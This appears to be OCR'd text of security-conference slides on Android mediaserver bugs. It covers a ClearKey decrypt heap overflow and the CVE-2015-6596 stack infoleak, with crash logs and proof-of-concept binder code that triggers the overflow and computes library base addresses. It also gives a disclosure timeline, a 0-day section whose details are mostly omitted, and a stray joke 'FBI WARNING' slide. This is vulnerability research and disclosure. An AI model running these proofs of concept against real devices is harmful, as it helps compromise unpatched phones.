
```
ssize_t CryptoPlugin::decrypt(bool secure, const KeyId keyId, const Iv iv,
                              Mode mode, const void* srcPtr,
                              const SubSample* subSamples, size_t numSubSamples,
                              void* dstPtr, AString* errorDetailMsg) {
  if (secure) {
    errorDetailMsg->setTo("Secure decryption is not supported with "
                          "ClearKey.");
    return android::ERROR_DRM_CANNOT_HANDLE;
  }

  if (mode == kMode_Unencrypted) {
    size_t offset = 0;
    for (size_t i = 0; i < numSubSamples; ++i) {
      const SubSample& subSample = subSamples[i];


        memcpy(reinterpret_cast<uint8_t*>(dstPtr) + offset,
            reinterpret_cast<const uint8_t*>(srcPtr) + offset,
            subSample.mNumBytesOfClearData); //mNumBytesOfClearData is controllable
        offset += subSample.mNumBytesOfClearData;
```

```
F libc    : Fatal signal 11 (SIGSEGV), code 2, fault addr 0xb6083000 in tid 5180 (mediaserver)
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
W NativeCrashListener: Couldn't find ProcessRecord for pid 5180
F DEBUG   : Revision: '0'
F DEBUG   : ABI: 'arm'
E DEBUG   : AM write failed: Broken pipe
F DEBUG   : pid: 5180, tid: 5180, name: mediaserver  >>> /system/bin/mediaserver <<<
F DEBUG   : signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xb6083000
F DEBUG   :     r0 b47a4a00  r1 b6083000  r2 ffffcfbf  r3 00000000
F DEBUG   :     r4 00000000  r5 b343ab14  r6 00000000  r7 b6080000
F DEBUG   :     r8 00000001  r9 b47a1a00  sl b343ab10  fp 00000000
F DEBUG   :     ip b2c73dbc  sp be9da748  lr b2c6e79f  pc b69e0656  cpsr a00f0030
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 00017656  /system/lib/libc.so (__memcpy_base+77)
F DEBUG   :     #01 pc 0000479b  /system/vendor/lib/mediadrm/libdrmclearkeyplugin.so (clearkeydrm::CryptoPlugin::decrypt(bool, unsigned char const*, unsigned char const*,
android::CryptoPlugin::Mode, void const*, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+66)
F DEBUG   :     #02 pc 0003de29  /system/lib/libmediaplayerservice.so (android::Crypto::decrypt(bool, unsigned char const*, unsigned char const*, android::CryptoPlugin::Mode,
android::sp<android::IMemory> const&, unsigned int, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+88)
F DEBUG   :     #03 pc 000681bf  /system/lib/libmedia.so (android::BnCrypto::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+698)
F DEBUG   :     #04 pc 000198b1  /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+60)
F DEBUG   :     #05 pc 0001eb93  /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+542)
F DEBUG   :     #06 pc 0001ece9  /system/lib/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+64)
F DEBUG   :     #07 pc 0001ed4d  /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+48)
F DEBUG   :     #08 pc 00001bbb  /system/bin/mediaserver
F DEBUG   :     #09 pc 00017359  /system/lib/libc.so (__libc_init+44)
F DEBUG   :     #10 pc 00001e0c  /system/bin/mediaserver
```

Heap of Mediaserver



POC



```
const int DECRYPT = 6;
template <typename T>
void test(BpInterface<T>* sit)
{
    Parcel data, reply;
    data.writeInterfaceToken(sit->getInterfaceDescriptor());
    data.writeInt32(0);
    data.writeInt32(0);

    static const uint8_t kDummy[16] = { 0 };

    data.write(kDummy, 16);
    data.write(kDummy, 16);
    char buf[100] = {0};
    data.writeInt32(1);
    data.write(buf,1);


    const int ss = 0x1;
    data.writeInt32(ss);
    CryptoPlugin::SubSample samples[ss];
    for(int i=0;i<ss;i++)
    {
        samples[i].mNumBytesOfEncryptedData = 0;
        samples[i].mNumBytesOfClearData = 0xffffffff;
    }
    data.write(samples, sizeof(CryptoPlugin::SubSample) *ss);
    status_t st = sit->remote()->transact(DECRYPT, data, &reply
    ssize_t result = reply.readInt32();
    printf("result %d\n", result);
    printf("error %s\n", reply.readCString());
    printf("status %d\n", st);
}

static const uint8_t kClearKeyUUID[16] = {
        0x10,0x77,0xEF,0xEC,0xC0,0xB2,0x4D,0x02,
        0xAC,0xE3,0x3C,0x1E,0x52,0xE2,0xFB,0x4B
    };
```

Thoughts

- Disclose timeline
  - Initial report: 2015.8
  - Google asked for poc, said couldn’t reproduce on clusterfuzz
    - ClusterFuzz uses M, which changes interface a bit
    - M close source at that time
    - ABI incompatible
  - Reversed the M image
    - worked several days for a M exploit
  - Finally triaged on Sep
  - Fixed at October
  - Advisory published at November
- Not very trivial to exploit

0DAY TIME!

FBI WARNING

FEDERAL LAW PROVIDES SEVERE, CIVIC AND CRIMINAL PENALTIES FOR UNATHORIZED REPRODUCTION, DISTRIBUTION OR EXHIBITION OF COPYRIGHTED NINTENDO WII GAME DISCS. CRIMINAL COPYRIGHT INFRINGEMENT IS INVESTIGATED BY THE FBI AND MAY CONSTITUTE A FELONY WITH THE MAXUMUM PENALTY OF FIVE YEARS IN PRISON AND/OR A $250,000 FINE.

LICENSED FOR PRIVATE HOME EXHIBITION ONLY. ANY PUBLIC PERFORMANCE, COPYING OR OTHER USE IS STRICTLY PROHIBITED. DUPLICATION IN WHOLE OR IN PART OF THIS GAME IS PROHIBITED. ALL RIGHTS RESERVED.

Out-of-bound dereference i

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Firstly…


- Modern exploitation needs infoleak
- And we have plenty
  - Let’s use the simplest and patched one ☺
  - Responsible disclosure!

Hey! Unneeded &! CVE-2015-6596

```
case LIST_AUDIO_PORTS: {
        CHECK_INTERFACE(IAudioFlinger, data, reply);
        unsigned int num_ports = data.readInt32();
        struct audio_port *ports =
                (struct audio_port *)calloc(num_ports,
                                                    sizeof(struct audio_port));
        status_t status = listAudioPorts(&num_ports, ports);
        reply->writeInt32(status);
        if (status == NO_ERROR) {
            reply->writeInt32(num_ports);
            reply->write(&ports, num_ports * sizeof(struct audio_port));
        }
        free(ports);
        return NO_ERROR;
    } break;
```

Allow us to leak up to any length on stack (until you hit the boundary), including libc address and libaudioplayerservice

POC on LMY48I



```
void info_leak() {
    sp<IAudioFlinger> service = interface_cast<IAudioFlinger>(defaultServiceManager()->getService(String16("media.audio_flinger")));

    int buf[2000];
    memset(buf, 0, sizeof(buf));

    unsigned int count = 0x1;
    unsigned int leak;

    do {
        status_t st = service->listAudioPorts(&count, (audio_port *)buf);
        print_audioport((audio_port*)buf);
        leak = *((unsigned int *)buf + 10);
    } while (leak == 0x0);

    libc_base = leak - (0xb6ebedf4 - 0xb6e51000);
    leak = *((unsigned int *)buf + 15*9 + 4);
    libaudiopolicyservice_base = leak - (0xb6f0ee47 - 0xb6f09000)
    printf("leak libc: 0x%08x\n", libc_base);
    printf("leak libaudiopolicyservice: 0x%08x\n", libaudiopolicyservice_base);
}
```

Secondly…

- The real journey of our 0-day vulnerability begins.

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Omitted for public PPT because the vulnerability has not yet been publicly fixed


Omitted for public PPT because the vulnerability has not yet been publicly fixed

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Hmm?...

Omitted for public PPT because the vulnerability has not yet been publicly fixed

POC



```
void oob() {
    sp<IMediaPlayerService> service = interface_cast<IMediaPlayerService>
                                                                          );
```

Omitted for public PPT because the vulnerability has not yet been publicly fixed

```
F libc    : Fatal signal 11 (SIGSEGV), code 1, fault addr 0x84 in tid 1238 (Binder_2)
I SELinux : SELinux: Loaded file_contexts contexts from /file_contexts.
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
F DEBUG   : Revision: '0'
F DEBUG   : ABI: 'arm'
W NativeCrashListener: Couldn't find ProcessRecord for pid 376
F DEBUG   : pid: 376, tid: 1238, name: Binder_2  >>> /system/bin/mediaserver <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x84
F DEBUG   :     r0 00000080  r1 b2e817ac  r2 00000025  r3 b2e817ac
E DEBUG   : AM write failed: broken pipe
```

Exploitable???

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Exploitability Analysis

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Strong Pointer

```
template<typename T>
class sp {
public:
    inline sp() : m_ptr(0) { }

    sp(T* other);
    sp(const sp<T>& other);
    template<typename U> sp(U* other);
    template<typename U> sp(const sp<U>& other);
private:
    T* m_ptr;
```

Strong Pointer (cont.)

```
template<typename T>
sp<T>::sp(const sp<T>& other)
        : m_ptr(other.m_ptr) {
    if (m_ptr)
        m_ptr->incStrong(this); //is it exploitable? how to reach here?
}

template<typename T> template<typename U>
sp<T>::sp(U* other)
        : m_ptr(other) {
    if (other)
        ((T*) other)->incStrong(this);
}
```

Watch out for copy constructors!

- Returned struct is created by caller, passed it as R0 to callee in ARM
  - We will see it later

Omitted for public PPT because the vulnerability has not yet been publicly fixed

